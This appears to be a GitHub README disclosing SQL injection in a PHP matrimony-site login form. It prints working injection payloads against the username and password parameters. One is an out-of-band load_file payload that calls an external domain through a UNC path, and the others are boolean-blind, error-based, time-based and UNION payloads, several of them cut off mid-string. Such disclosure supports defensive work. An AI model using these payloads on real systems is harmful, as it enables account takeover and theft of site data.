nu11secur1ty Update README.MD ... on Mar 5 History


..

Docs	9 months ago
PoC	9 months ago
README.MD	9 months ago

README.MD

Matrimony

Vendor



Description:

The password parameter appears to be vulnerable to SQL injection attacks. The payload '+(select load_file('\\bo32v79e9rueo92n0wra9a1d74dx1xposckzbn0.https://www.vetbossel.in/matrimony-project-php/\\qou'))+' was submitted in the password parameter. This payload injects a SQL sub-query that calls MySQL's load_file function with a UNC file path that references a URL on an external domain. The application interacted with that domain, indicating that the injected SQL query was executed. The attacker can take administrator account control and also of all accounts on this system, also the malicious user can download all information about this system.

Status: CRITICAL

[+] Payloads:

```
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: username=-5824' OR 4197=4197-- jrsh&password=i0C!o0b!U4'+(select load_f

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: username=VbMOEEMf' AND (SELECT 2589 FROM(SELECT COUNT(*),CONCAT(0x71787

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=VbMOEEMf' AND (SELECT 4030 FROM (SELECT(SLEEP(5)))ciQI)-- nHot

    Type: UNION query
    Title: Generic UNION query (NULL) - 1 column
    Payload: username=-4629' UNION ALL SELECT CONCAT(0x7178706b71,0x505747504a524d54
---
```

Reproduce:

href

Proof and Exploit:

href